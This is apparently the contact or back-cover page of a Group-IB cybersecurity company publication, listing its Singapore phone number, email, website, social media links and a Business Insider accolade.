
**BUSINESS INSIDER**
One of the top 7 most influential companies in the cybersecurity industry according to Business Insider

**Contact us**

Singapore
+65 3159-3798

info@group-ib.com
www.group-ib.com

GROUP-IB



# PREVENTING AND INVESTIGATING CYBERCRIME SINCE 2003

www.group-ib.com
group-ib.com/blog/

info@group-ib.com
+65 31 59 37 98

twitter.com/groupib_gib
https://www.facebook.com/groupibHQ